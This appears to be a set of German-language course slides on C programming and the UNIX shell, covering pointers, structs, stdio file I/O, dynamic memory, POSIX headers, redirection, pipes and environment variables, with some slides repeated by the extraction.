
```
int array[5];

int *ip = array;

int *ep;
ep = &array[0];

ep = &array[2]; ❸
```



11.6 Zeiger und Felder

- ein Feldname ist ein konstanter Zeiger auf das erste Element des Feldes
- im Gegensatz zu einer Zeigervariablen kann sein Wert nicht verändert werden
- es gilt:


```
int array[5];

int *ip = array;

int *ep;
ep = &array[0];

ep = &array[2]; ❸
```



11.6 Zeiger und Felder

- ein Feldname ist ein konstanter Zeiger auf das erste Element des Feldes
- im Gegensatz zu einer Zeigervariablen kann sein Wert nicht verändert werden
- es gilt:


```
int array[5];

int *ip = array;

int *ep;
ep = &array[0];

ep = &array[2];

*ep = 1; ❹
```



11.6 Zeiger und Felder

- ein Feldname ist ein konstanter Zeiger auf das erste Element des Feldes
- im Gegensatz zu einer Zeigervariablen kann sein Wert nicht verändert werden
- es gilt:


```
int array[5];

int *ip = array; ❶

int *ep;
ep = &array[0]; ❷

ep = &array[2]; ❸

*ep = 1; ❹
```



11.7 Kommandozeilenparameter

- das folgende Programmstück gibt alle Argumente der Kommandozeile aus (außer dem Kommandonamen)

```
int main (int argc, char *argv[]) {
    int i;
    for ( i=1; i<argc; i++) {
        printf("%s%c", argv[i],
            (i < argc-1) ? ' ':'\n' );
    }
    ...
```



12 Strukturen

- Initialisierung
- Strukturen als Funktionsparameter
- Felder von Strukturen
- Zeiger auf Strukturen

12.1 Initialisieren von Strukturen

- Srukturen können — wie Variablen und Felder — bei der Definition initialisiert werden
- Beispiele

```
struct student stud1 = {
    "Meier", "Hans", "24.01.1970", 1533180, 5, 'n'
};

struct komplex c1 = {1.2, 0.8}, c2 = {0.5, 0.33};
```

!!! **Vorsicht**
bei Zugriffen auf eine Struktur werden die Komponenten durch die Komponentennamen identifiziert,
bei der Initialisierung jedoch nur durch die Postion

➥ potentielle Fehlerquelle bei Änderungen der Strukturtyp-Deklaration

12.2 Strukturen als Funktionsparameter

- Strukturen können wie normale Variablen an Funktionen übergeben werden
  - ◆ Übergabesemantik: **call by value**
    - ➤ Funktion erhält eine Kopie der Struktur
    - ➤ auch wenn die Struktur ein Feld enthält, wird dieses komplett kopiert!
    - !!! Unterschied zur direkten Übergabe eines Feldes
- Strukturen können auch Ergebnis einer Funktion sein
  - ➤ Möglichkeit mehrere Werte im Rückgabeparameter zu transportieren
- Beispiel

```
struct komplex komp_add(struct komplex x, struct komplex y) {
    struct komplex ergebnis;
    ergebnis.re = x.re + y.re;
    ergebnis.im = x.im + y.im;
    return(ergebnis);
}
```


12.3 Felder von Strukturen

- Von Strukturen können — wie von normale Datentypen — Felder gebildet werden
- Beispiel

```
struct student gruppe8[35];
int i;
for (i=0; i<35; i++) {
    printf("Nachname %d. Stud.: ", i);
    scanf("%s", gruppe8[i].nachname);
    …
    gruppe8[i].gruppe = 8;

    if (gruppe8[i].matrnr < 1500000) {
        gruppe8[i].best = 'y';
    } else {
        gruppe8[i].best = 'n';
    }
}
```


12.4 Zeiger auf Felder von Strukturen


- Ergebnis der Addition/Subtraktion abhängig von Zeigertyp!
- Beispiel

```
struct student gruppe8[35];
struct student *gp1, *gp2;

gp1 = gruppe8; /* gp1 zeigt auf erstes Element des Arrays */
printf("Nachname des ersten Studenten: %s", gp1->nachname);

gp2 = gp1 + 1; /* gp2 zeigt auf zweite Element des Arrays */
printf("Nachname des zweiten Studenten: %s", gp2->nachname);


printf("Byte-Differenz: %d", (char*)gp2 - (char*)gp1);
```

12.5 Zusammenfassung


- Variable

```
int a;
```




- Zeiger

```
int *p = &a;
```




- Feld

```
int a[3];
```




- Feld von Zeigern

```
int *p[3];
```




- Struktur

```
struct s{int a; char c;};
struct s s1 = {2, 'a'};
```




- Zeiger auf Struktur

```
struct s *sp = &s1;
```



- Feld von Strukturen

```
struct s sa[3];
```



13 Zeiger auf Funktionen

- Datentyp: Zeiger auf Funktion
  - ◆ Variablendef.: *<Rückgabetyp>* **(*** *<Variablenname>* **) (** *<Parameter>* **) ;**

```
int (*fptr)(int, char*);

int test1(int a, char *s) { printf("1: %d %s\n", a, s); }
int test2(int a, char *s) { printf("2: %d %s\n", a, s); }

fptr = test1;

fptr(42,"hallo");

fptr = test2;

fptr(42,"hallo");
```


14 Ein-/Ausgabe

- E-/A-Funktionalität nicht Teil der Programmiersprache
- Realisisierung durch "normale" Funktionen
  - ➤ Bestandteil der Standard-Funktionsbibliothek
  - ➤ einfache Programmierschnittstelle
  - ➤ effizient
  - ➤ portabel
  - ➤ betriebssystemnah
- Funktionsumfang
  - ➤ Öffnen/Schließen von Dateien
  - ➤ Lesen/Schreiben von Zeichen, Zeilen oder beliebigen Datenblöcken
  - ➤ Formatierte Ein-/Ausgabe

14.1 Standard Ein-/Ausgabe

- Jedes C-Programm erhält beim Start automatisch 3 E-/A-Kanäle:
  - ◆ **`stdin`** Standardeingabe
    - – normalerweise mit der Tastatur verbunden
    - – Dateiende (**`EOF`**) wird durch Eingabe von **`CTRL-D`** am Zeilenanfang signalisiert
    - – bei Programmaufruf in der Shell auf Datei umlenkbar
      `prog <eingabedatei`
      (bei Erreichen des Dateiendes wird **`EOF`** signalisiert)
  - ◆ **`stdout`** Standardausgabe
    - – normalerweise mit dem Bildschirm (bzw. dem Fenster, in dem das Programm gestartet wurde) verbunden
    - – bei Programmaufruf in der Shell auf Datei umlenkbar
      `prog >ausgabedatei`
  - ◆ **`stderr`** Ausgabekanal für Fehlermeldungen
    - – normalerweise ebenfalls mit Bildschirm verbunden

14.1 Standard Ein-/Ausgabe (2)

- Pipes
  - ◆ die Standardausgabe eines Programms kann mit der Standardeingabe eines anderen Programms verbunden werden
    - ➤ Aufruf

```
prog1 | prog2
```

! Die Umlenkung von Standard-E/A-Kanäle ist für die aufgerufenen Programme völlig unsichtbar

- automatische Pufferung
  - ◆ Eingabe von der Tastatur wird normalerweise vom Betriebssystem zeilenweise zwischengespeichert und erst bei einem `NEWLINE`-Zeichen (`'\n'`) an das Programm übergeben!

14.2 Öffnen und Schließen von Dateien

- Neben den Standard-E/A-Kanälen kann ein Programm selbst weitere E/A-Kanäle öffnen
  - ➤ Zugriff auf Dateien
- Öffnen eines E/A-Kanals
  - ➤ Funktion fopen:

```
#include <stdio.h>
FILE *fopen(char *name, char *mode);
```

`name`	Pfadname der zu öffnenden Datei
`mode`	Art, wie die Datei geöffnet werden soll
	`"r"` zum Lesen
	`"w"` zum Schreiben
	`"a"` append: Öffnen zum Schreiben am Dateiende
	`"rw"` zum Lesen und Schreiben

  - ➤ Ergebnis von `fopen`:
    Zeiger auf einen Datentyp `FILE`, der einen Dateikanal beschreibt
    im Fehlerfall wird ein `NULL`-Zeiger geliefert

14.2 Öffnen und Schließen von Dateien (2)

- Beispiel:

```
#include <stdio.h>

int main(int argc, char *argv[]) {
        FILE *eingabe;

        if (argv[1] == NULL) {
                fprintf(stderr, "keine Eingabedatei angegeben\n");
                exit(1);                /* Programm abbrechen */
        }

        if ((eingabe = fopen(argv[1], "r")) == NULL) {
                /* eingabe konnte nicht geoeffnet werden */
                perror(argv[1]);        /* Fehlermeldung ausgeben */
                exit(1);                /* Programm abbrechen */
        }

        ... /* Programm kann jetzt von eingabe lesen */
```

- Schließen eines E/A-Kanals

```
int fclose(FILE *fp)
```

  - ➤ schließt E/A-Kanal `fp`

14.3 Zeichenweise Lesen und Schreiben

- Lesen eines einzelnen Zeichens
  - ◆ von der Standardeingabe: `int getchar( )`
  - ◆ von einem Dateikanal: `int getc(FILE *fp )`
    - ➤ lesen das nächste Zeichen
    - ➤ geben das gelesene Zeichen als `int`-Wert zurück
    - ➤ geben bei Eingabe von `CTRL-D` bzw. am Ende der Datei `EOF` als Ergebnis zurück
- Schreiben eines einzelnen Zeichens
  - ◆ auf die Standardausgabe: `int putchar(int c)`
  - ◆ auf einen Dateikanal: `int putc(int c, FILE *fp )`
    - ➤ schreiben das im Parameter `c` übergeben Zeichen
    - ➤ geben gleichzeitig das geschriebene Zeichen als Ergebnis zurück

14.3 Zeichenweise Lesen und Schreiben

- Beispiel: copy-Programm, Aufruf: **`copy Quelldatei Zieldatei`**

Teil 1: Aufrufargumente auswerten

```
#include <stdio.h>

int main(int argc, char *argv[]) {
        FILE *quelle, *ziel;
        int c;              /* gerade kopiertes Zeichen */

        if (argc < 3) { /* Fehlermeldung, Abbruch */ }

        if ((quelle = fopen(argv[1], "r")) == NULL) {
                perror(argv[1]);/* Fehlermeldung ausgeben */
                exit(EXIT_FAILURE);/* Programm abbrechen */
        }

        if ((ziel = fopen(argv[2], "w")) == NULL) {
                /* Fehlermeldung, Abbruch */
        }

        while ( (c = getc(quelle)) != EOF ) {
                putc(c, ziel);
        }

        fclose(quelle);
        fclose(ziel);
}
```


14.4 Zeilenweise Lesen und Schreiben

- Lesen einer Zeile von der Standardeingabe

```
char *fgets(char *s, int n, FILE *fp)
```

  - liest Zeichen von Dateikanal **`fp`** in das Feld **`s`** bis entweder **`n`**-1 Zeichen gelesen wurden oder **`'\n'`** oder **`EOF`** gelesen wurde
  - s wird mit **`'\0'`** abgeschlossen (**`'\n'`** wird nicht entfernt)
  - gibt bei **`EOF`** oder Fehler **`NULL`** zurück, sonst s
  - für **`fp`** kann **`stdin`** eingesetzt werden, um von der Standardeingabe zu lesen

- Schreiben einer Zeile

```
int fputs(char *s, FILE *fp)
```

  - schreibt die Zeichen im Feld s auf Dateikanal fp
  - für **`fp`** kann auch **`stdout`** oder **`stderr`** eingesetzt werden
  - als Ergebnis wird die Anzahl der geschriebenen Zeichen geliefert

14.5 Formatierte Ausgabe

- Bibliotheksfunktionen — Prototypen (Schnittstelle)

```
int printf(char *format, /* Parameter */ ... );
int fprintf(FILE *fp, char *format, /* Parameter */ ... );
int sprintf(char *s, char *format, /* Parameter */ ...);
int snprintf(char *s, int n, char *format, /* Parameter */ ...);
```

- Die statt ... angegebenen Parameter werden entsprechend der Angaben im **`format`**-String ausgegeben
  - bei **`printf`** auf der Standardausgabe
  - bei **`fprintf`** auf dem Dateikanal **`fp`**
    (für **`fp`** kann auch **`stdout`** oder **`stderr`** eingesetzt werden)
  - **`sprintf`** schreibt die Ausgabe in das **`char`**-Feld **`s`**
    (achtet dabei aber nicht auf das Feldende -> Pufferüberlauf möglich!)
  - **`snprintf`** arbeitet analog, schreibt aber maximal nur n Zeichen
    (**`n`** sollte natürlich nicht größer als die Feldgröße sein)

14.5 Formatierte Ausgabe

- Zeichen im **`format`**-String können verschiedene Bedeutung haben
  - normale Zeichen: werden einfach auf die Ausgabe kopiert
  - Escape-Zeichen: z. B. **`\n`** oder **`\t`**, werden durch die entsprechenden Zeichen (hier Zeilenvorschub bzw. Tabulator) bei der Ausgabe ersetzt
  - Format-Anweisungen: beginnen mit **`%`**-Zeichen und beschreiben, wie der dazugehörige Parameter in der Liste nach dem **`format`**-String aufbereitet werden soll

- Format-Anweisungen

`%d`, **`%i`**	**`int`** Parameter als Dezimalzahl ausgeben
`%f`	**`float`** Parameter wird als Fließkommazahl (z. B. 271.456789) ausgegeben
`%e`	**`float`** Parameter wird als Fließkommazahl in 10er-Potenz-Schreibweise (z. B. 2.714567e+02) ausgegeben
`%c`	**`char`**-Parameter wird als einzelnes Zeichen ausgegeben
`%s`	**`char`**-Feld wird ausgegeben, bis **`'\0'`** erreicht ist

14.6 Formatierte Eingabe

- Bibliotheksfunktionen — Prototypen (Schnittstelle)

```
int scanf(char *format, /* Parameter */ ...);
int fscanf(FILE *fp, char *format, /* Parameter */ ...);
int sscanf(char *s, const char *format, /* Parameter */ ...);
```

- Die Funktionen lesen Zeichen von **stdin** (**scanf**), **fp** (**fscanf**) bzw. aus dem **char**-Feld **s**.
- **format** gibt an, welche Daten hiervon extrahiert und in welchen Datentyp konvertiert werden sollen
- Die folgenden Parameter sind Zeiger auf Variablen der passenden Datentypen (bzw. **char**-Felder bei Format **%s**), in die die Resultate eingetragen werden
- relativ komplexe Funktionalität, hier nur Kurzüberblick für Details siehe Manual-Seiten

14.6 Formatierte Eingabe

- *White space* (Space, Tabulator oder Newline \n) bildet jeweils die Grenze zwischen Daten, die interpretiert werden
  - ➤ *white space* wird in beliebiger Menge einfach überlesen
  - ➤ Ausnahme: bei Format-Anweisung **%c** wird auch *white space* eingelesen
- Alle anderen Daten in der Eingabe müssen zum **format**-String passen oder die Interpretation der Eingabe wird abgebrochen
  - ➤ wenn im format-String normale Zeichen angegeben sind, müssen diese exakt so in der Eingabe auftauchen
  - ➤ wenn im Format-String eine Format-Anweisung (%...) angegeben ist, muß in der Eingabe etwas hierauf passendes auftauchen
    - ➥ diese Daten werden dann in den entsprechenden Typ konvertiert und über den zugehörigen Zeiger-Parameter der Variablen zugewiesen
- Die **scanf**-Funktionen liefern als Ergebnis die Zahl der erfolgreich an die Parameter zugewiesenen Werte

14.6 Formatierte Eingabe

%d	int
%hd	short
%ld	long int
%lld	long long int
%f	float
%lf	double
%Lf	long double

analog auch **%e** oder **%g**

%c	char
%s	String, wird automatisch mit **'\0'** abgeschl.

- nach % kann eine Zahl folgen, die die maximale Feldbreite angibt

  %3d = 3 Ziffern lesen
  %5c = 5 char lesen (Parameter muß dann Zeiger auf char-Feld sein)

  - ➤ **%5c** überträgt exakt 5 char (hängt aber kein **'\0'** an!)
  - ➤ **%5s** liest max. 5 char (bis white space) und hängt **'\0'** an
- Beispiele:

```
int a, b, c, d, n;
char s1[20]="XXXXXX", s2[20];
n = scanf("%d %2d %3d %5c %s %d",
          &a, &b, &c, s1, s2, &d);
```

Eingabe: **12 1234567 sowas hmm**
Ergebnis: n=5, a=12, b=12, c=345
s1="**67 soX**", s2="**was**"

15 Fehlerbehandlung

- Fast jeder Systemcall/Bibliotheksaufruf kann fehlschlagen
  - ◆ Fehlerbehandlung unumgänglich!
- Vorgehensweise:
  - ◆ Rückgabewerte von Systemcalls/Bibliotheksaufrufen abfragen
  - ◆ Im Fehlerfall (meist durch Rückgabewert -1 angezeigt): Fehlercode steht in der globalen Variable **errno**
- Fehlermeldung kann mit der Funktion **perror** auf die Fehlerausgabe ausgegeben werden:

```
#include <errno.h>
void perror(const char *s);
```

16 Dynamische Speicherverwaltung

- Erzeugen von Feldern der Länge n:
  - mittels: `void *malloc(size_t size)`

```
struct person *personen;
personen = (struct person *)malloc(sizeof(struct person)*n);
if(personen == NULL) ...
```

  - mittels: `void *calloc(size_t nelem, size_t elsize)`

```
struct person *personen;
personen = (struct person *)calloc(n, sizeof(struct person));
if(person == NULL) ...
```

  - `calloc` initialisiert den Speicher mit `0`
  - `malloc` initialisiert den Speicher nicht
  - explizite Initialisierung mit `void *memset(void *s, int c, size_t n)`

```
memset(personen, 0, sizeof(struct person)*n);
```


17 Portable Programme

- 1. Verwenden der standardisierten Programmiersprache ANSI-C
  - gcc-Aufrufoptionen

```
-ansi -pedantic
```

- 2. Verwenden einer standardisierten Betriebssystemschnittstelle, z.B. POSIX
  - gcc-Aufrufoption

```
-D_POSIX_SOURCE
```

  - oder `#define` im Programmtext

```
#define _POSIX_SOURCE
```

- Programm sollte sich mit folgenden gcc-Aufruf compilieren lassen

```
gcc -ansi -pedantic-errors -D_POSIX_SOURCE -Wall -Werror
```


16 Dynamische Speicherverwaltung

- Verlängern von Felder, die durch malloc bzw. realloc erzeugt wurden:

```
void *realloc(void *ptr, size_t size)
```

```
neu = (struct person *)realloc(personen,
                               (n+10) * sizeof(struct person));
if(neu == NULL) ...
```


17.1 POSIX

- Standardisierung der Betriebssystemschnittstelle:
  Portable **O**perating **S**ystem **I**nterface (IEEE Standard 10003.1)
- POSIX.1 wird von verschiedenen Betriebssystemen implementiert:
  - SUN Solaris 2.6
  - SGI Irix 6.2/6.4
  - DIGITAL Unix 4.0
  - Linux (größtenteils POSIX, zertifizierte Version von Fa. Unifix)
  - Windows NT (Posix Subsystem)
  - ...

17.2 Header-Files: ANSI und POSIX

- In den Standards ANSI-C und POSIX.1 sind Header-Files definiert, mit
  - Funktionsprototypen
  - typedefs
  - Makros und Defines
  - Wenn in der Aufgabenstellung nicht anders angegeben, sollen ausschließlich diese Header-Files verwendet werden.

ANSI-C Header-Files → … ← POSIX Header-Files

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

...
```


17.2.1 ANSI-C Header-Files

- **assert.h**: assert()-Makro
- **ctype.h**: Makros und Funktionen für Characters (z.B. tolower(), isalpha())
- **errno.h**: Fehlerauswertung (z.B. errno-Variable)
- **float.h**: Makros für Fließkommazahlen
- **limits.h**: Enthält Definitionen für Systemschranken
- **locale.h**: Funktion setlocale()
- **math.h**: Mathematische Funktionen für double
- **setjmp.h**: Funktionen setjmp(), longjmp()
- **signal.h**: Signalbehandlung
- **stdarg.h**: Funktionen und Makros für variable Argumentlisten
- **stddef.h**: Def. von ptrdiff_t, NULL, size_t, wchar_t, offsetpf, errno
- **stdio.h**: I/O Funktionen (z.B. printf(), scanf(), fgets())
- **stdlib.h**: Hilfsfunktionen (z.B. malloc(), getenv(), rand())
- **string.h**: Stringmanipulation (z.B. strcpy())
- **time.h**: Zeitmanipulation (z.B. time(), ctime(), strftime())

17.2.2 POSIX Header-Files

- **dirent.h**: opendir(), readdir(), rewinddir(), closedir()
- **fcntl.h**: open(), creat(), fcntl()
- **grp.h**: getgrgid(), getgrnam()
- **pwd.h**: getpwuid(), getpwnam()
- **setjmp.h**: sigsetjmp(), siglongjmp()
- **signal.h**: kill(), sigemptyset(), sigfillset(), sigaddset(), sigdelset(), sigismember(), sigaction, sigprocmask(), sigpending(), sigsuspend()
- **stdio.h**: ctermid(), fileno(), fdopen()
- **sys/stat.h**: umask(), mkdir(), mkfifo(), stat(), fstat(), chmod()
- **sys/times.h**:times()
- **sys/types.h**:enthält betriebssystemabhängige Typdefinitionen
- **sys/utsname.h**:uname()
- **sys/wait.h**:wait(), waitpid()
- **termios.h**: cfgetospeed(), cfsetospeed(), cfgetispeed(), cfsetispeed(), tcgetattr(), tcsetattr(), tcsendbreak(), tcdrain(), tcflush(), tcflow()
- **time.h**: time(), tzset()
- **utime.h**: utime()
- **unistd.h**: alle POSIX-Funktionen, die nicht in den obigen Header-Files definiert sind (z.B. fork(), read())


17.2.3 POSIX Datentypen

- Betriebssystemabhängige Typen aus **<sys/types.h>**:
  - **dev_t**: Gerätenummer
  - **gid_t**: Gruppen-ID
  - **ino_t**: Seriennummer von Dateien (Inodenummer)
  - **mode_t**: Dateiattribute (Typ, Zugriffsrechte)
  - **nlink_t**: Hardlink-Zähler
  - **off_t**: Dateigrößen
  - **pid_t**: Prozess-ID
  - **size_t**: entspricht dem ANSI-C size_t
  - **ssize_t**: Anzahl von Bytes oder -1
  - **uid_t**: User-ID

17.3 XOPEN / Unix98

- Die Open Group
  - Eigentümer des Markenzeichens "UNIX"
  - Erstellen Spezifikationen (Systemaufruf-Schnittstellen, Programme, ...)
- Hersteller können für ihr Betriebssystem ein "Branding" erwerben
- The Single UNIX® Specification (UNIX 95)
  - enthält STREAMS, Sockets, XTI, POSIX.1, BSD und SVID Schnittstellen
  - Solaris 2.5 and 2.5.1, HP-UX 10.10, IBM AIX 4.2, Digital Unix 4
- The Single UNIX® Specification, Version 2 (Unix98)
  - http://www.opengroup.org/onlinepubs/007908799/
  - http://www4/Lehre/WS00/V_SP1/Uebung/xopen/susv2/
  - Unix98-Erweiterungen mit: `#define _XOPEN_SOURCE 500`

18 Systemaufrufe vs. Bibliotheksaufrufe



19 Überblick über die 3. Übung

- UNIX-Benutzerumgebung und Shell
- UNIX-Kommandos
- Aufgabe 1: Warteschlange als verkettete Liste

20 UNIX: Benutzerumgebung und Shell

20.1 Benutzerumgebung

- die voreingestellte Benutzerumgebung umfasst folgende Punkte:
  - Benutzername
  - Identifikation **(User-Id und Group-Ids)**
  - Home-Directory
  - Shell

20.2 Sonderzeichen

- einige Zeichen haben unter UNIX besondere Bedeutung
- Funktionen:
  - Korrektur von Tippfehlern
  - Steuerung der Bildschirm-Ausgabe
  - Einwirkung auf den Ablauf von Programmen

20.2 Sonderzeichen (2)

- die Zuordnung der Zeichen zu den Sonderfunktionen kann durch ein UNIX-Kommando (***stty(1)***) verändert werden
- die Vorbelegung der Sonderzeichen ist in den verschiedenen UNIX-Systemen leider nicht einheitlich
- Übersicht:

<BACKSPACE>	letztes Zeichen löschen (häufig auch **<DELETE>**)
<DELETE>	alle Zeichen der Zeile löschen (häufig auch **<CTRL>U** oder **<CTRL> X**)
<CTRL>C	Interrupt - Programm wird abgebrochen
<CTRL>\	Quit - Programm wird abgebrochen + core-dump
<CTRL>Z	Stop - Programm wird gestoppt (nicht in sh)
<CTRL>D	End-of-File
<CTRL>S	Ausgabe am Bildschirm wird angehalten
<CTRL>Q	Ausgabe am Bildschirm läuft weiter

20.3 UNIX-Kommandointerpreter: Shell

auf den meisten Rechnern stehen verschiedene Shells zur Verfügung:

sh	**Bourne-Shell** - erster UNIX-Kommandointerpreter (vor allem für Kommandoprozeduren geeignet)
ksh	**Korn-Shell** - ähnlich wie Bourne-Shell, aber mit eingebautem Zeileneditor (vi- oder emacs-Modus)
csh	**C-Shell** (stammt aus der Berkeley-UNIX-Linie) - vor allem für interaktive Benutzung geeignet
tcsh	**erweiterte C-Shell** - enthält zusätzliche Edier-Funktionen, ähnlich wie Korn-Shell
bash	Shell der GNU-Distribution (*borne again shell*)

20.3.1 Aufbau eines UNIX-Kommandos

UNIX-Kommandos bestehen aus:

- **Kommandonamen**
  (der Name einer Datei in der ein ausführbares Programm oder eine Kommandoprozedur für die Shell abgelegt ist)
- einer Reihe von **Optionen** und **Argumenten**
- Kommandoname, Optionen und Argumente werden durch Leerzeichen oder Tabulatoren voneinander getrennt
- Optionen sind meist einzelne Zeichen denen ein **–** vorangestellt ist
- Argumente sind häufig Namen von Dateien, die von dem Kommando bearbeitet werden

Nach dem Kommando wird automatisch in allen Directories gesucht, die in der *Environment-Variablen* **$PATH** aufgelistet sind.

20.3.2 Vordergrund- / Hintergrundprozess

- die Shell meldet mit einem Promptsymbol (z. B. **`faui09%`**), dass sie ein Kommando entgegennehmen kann
- die Beendigung des Kommandos wird abgewartet, bevor ein neues Promptsymbol ausgegeben wird - **Vordergrundprozess**
- wird am Ende eines Kommandos ein **&**-Zeichen angehängt, erscheint sofort ein neues Promptsymbol - das Kommando wird im Hintergrund bearbeitet - **Hintergrundprozess**

20.3.2 Vordergrund- / Hintergrundprozess (2)

- **Jobcontrol**:
  - ➤ durch **<CTRL>Z** kann die Ausführung eines Kommandos *(Job)* angehalten werden - es erscheint ein neues Promptsymbol
  - ➤ funktioniert nicht in der *Bourne-Shell*
- die Shell (*csh*, *tcsh*, *ksh, bash*) stellt einige Kommandos zur Kontrolle von Hintergrundjobs und gestoppten Jobs zur Verfügung:

jobs	Liste aller existierenden Jobs
bg %n	setze Job **n** im Hintergrund fort
fg %n	hole Job **n** in den Vordergrund
stop %n	stoppe Hintergrundjob **n**
kill %n	beende Job **n**

20.3.3 Ein- und Ausgabe eines Kommandos

- jedes Programm wird beim Aufruf von der Shell mit 3 E/A-Kanälen versehen:

stdin	Standard-Eingabe (Vorbelegung = Tastatur)
stdout	Standard-Ausgabe (Vorbelegung = Terminal)
stderr	Fehler-Ausgabe (Vorbelegung = Terminal)

- diese E/A-Kanäle können auf Dateien umgeleitet werden oder auch mit denen anderer Kommandos verknüpft werden ***(Pipes)***

20.3.4 Umlenkung der E/A-Kanäle auf Dateien

- die Standard-E/A-Kanäle eines Programms können von der Shell aus umgeleitet werden
(z. B. auf reguläre Dateien oder auf andere Terminals)
- die Umleitung eines E/A-Kanals erfolgt in einem Kommando (am Ende) durch die Zeichen **<** und **>**, gefolgt von einem Dateinamen
- durch **>** wird die Datei ab Dateianfang überschrieben, wird statt dessen **>>** verwendet, wird die Kommandoausgabe an die Datei angehängt
- Syntax-Übersicht

<datei1	legt den Standard-Eingabekanal auf **datei1**, d. h. das Kommando liest von dort
>datei2	legt den Standard-Ausgabekanal auf **datei2**
>&datei3	*(csh, tcsh)* legt Standard- und Fehler-Ausgabe auf **datei3**
2>datei4	*(sh, ksh, bash)* legt den Fehler-Ausgabekanal auf **datei4**
2>&1	*(sh, ksh, bash)* verknüpft Fehler- mit Standard-Ausgabekanal (Unterschied zu "**>datei 2>datei**" !!!)

20.3.5 Pipes

- durch eine **Pipe** kann der Standard-Ausgabekanal eines Programms mit dem Eingabekanal eines anderen verknüpft werden
- die Kommandos für beide Programme werden hintereinander angegeben und durch | getrennt
- Beispiel:

```
ls -al | wc
```

  - ➤ das Kommando **wc** (Wörter zählen), liest die Ausgabe des Kommandos **ls** und gibt die Anzahl der Wörter (Zeichen und Zeilen) aus
- *Csh* und *tcsh* erlauben die Verknüpfung von Standard-Ausgabe und Fehler-Ausgabe in einer Pipe:
  - ➤ Syntax: **|&** statt |

20.3.6 Kommandoausgabe als Argumente

- die Standard-Ausgabe eines Kommandos kann einem anderen Kommando als Argument gegeben werden, wenn der Kommandoaufruf durch `` ` ` `` geklammert wird
- Beispiel:

```
rm `grep -l XXX *`
```

◆ das Kommando **`grep -l XXX`** liefert die Namen aller Dateien, die die Zeichenkette **XXX** enthalten auf seinem Standard-Ausgabekanal

➥ es werden alle Dateien gelöscht, die die Zeichenkette **XXX** enthalten

20.3.7 Quoting

Wenn eines der Zeichen mit Sonderbedeutung (wie **<**, **>**, **&**) als Argument an das aufzurufende Programm übergeben werden muß, gibt es folgende Möglichkeiten dem Zeichen seine Sonderbedeutung zu nehmen:

- Voranstellen von \ nimmt genau einem Zeichen die Sonderbedeutung
  \ selbst wird durch \\ eingegeben
- Klammern des gesamten Arguments durch **" "**,
  " selbst wird durch **"** angegeben
- Klammern des gesamten Arguments durch ' ',
  ' selbst wird durch \\' angegeben

20.3.8 Environment

- Das *Environment* eines Benutzers besteht aus einer Reihe von Text-Variablen, die an alle aufgerufenen Programme übergeben werden und von diesen abgefragt werden können
- Mit den Kommandos ***env(1)*** (SystemV) bzw. ***printenv(1)*** (BSD) können die Werte der Environment-Variablen abgefragt werden:

```
% env
EXINIT=se aw ai sm
HOME=/home/jklein
LOGNAME=jklein
MANPATH=/local/man:/usr/man
PATH=/home/jklein/.bin:/local/bin:/usr/ucb:/bin:/usr/bin:
SHELL=/bin/sh
TERM=vt100
TTY=/dev/pts/1
USER=jklein
HOST=faui43d
```


20.3.8 Environment (2)

- Mit dem Kommando ***env(1)*** kann das Environment auch nur für ein Kommando gezielt verändert werden
- Auf Environment-Variablen kann – wie auf normale Shell-Variablen auch – durch **$Variablenname** in Kommandos zugegriffen werden
- Mit dem Kommando ***setenv(1)*** (C-Shell) bzw. ***set*** und ***export*** (Shell) können Environment-Variablen verändert und neu erzeugt werden:

```
% setenv PATH "$HOME/.bin.sun4:$PATH"

$ set PATH="$HOME/.bin.sun4:$PATH"; export PATH
```

20.3.8 Environment (2)

- Überblick über einige wichtige Environment-Variablen

$USER	Benutzername (BSD)
$LOGNAME	Benutzername (SystemV)
$HOME	Homedirectory
$TTY	Dateiname des Login-Geräts (Bildschirm) bzw. des Fensters (Pseudo-TTY)
$TERM	Terminaltyp (für bildschirmorientierte Programme, z. B. *emacs*)
$PATH	Liste von Directories, in denen nach Kommandos gesucht wird
$MANPATH	Liste von Directories, in denen nach Manual-Seiten gesucht wird (für Kommando ***man(1)***)
$SHELL	Dateiname des Kommandointerpreters (wird teilweise verwendet, wenn aus Programmen heraus eine Shell gestartet wird)

21 UNIX-Kommandos

- Dateisystem
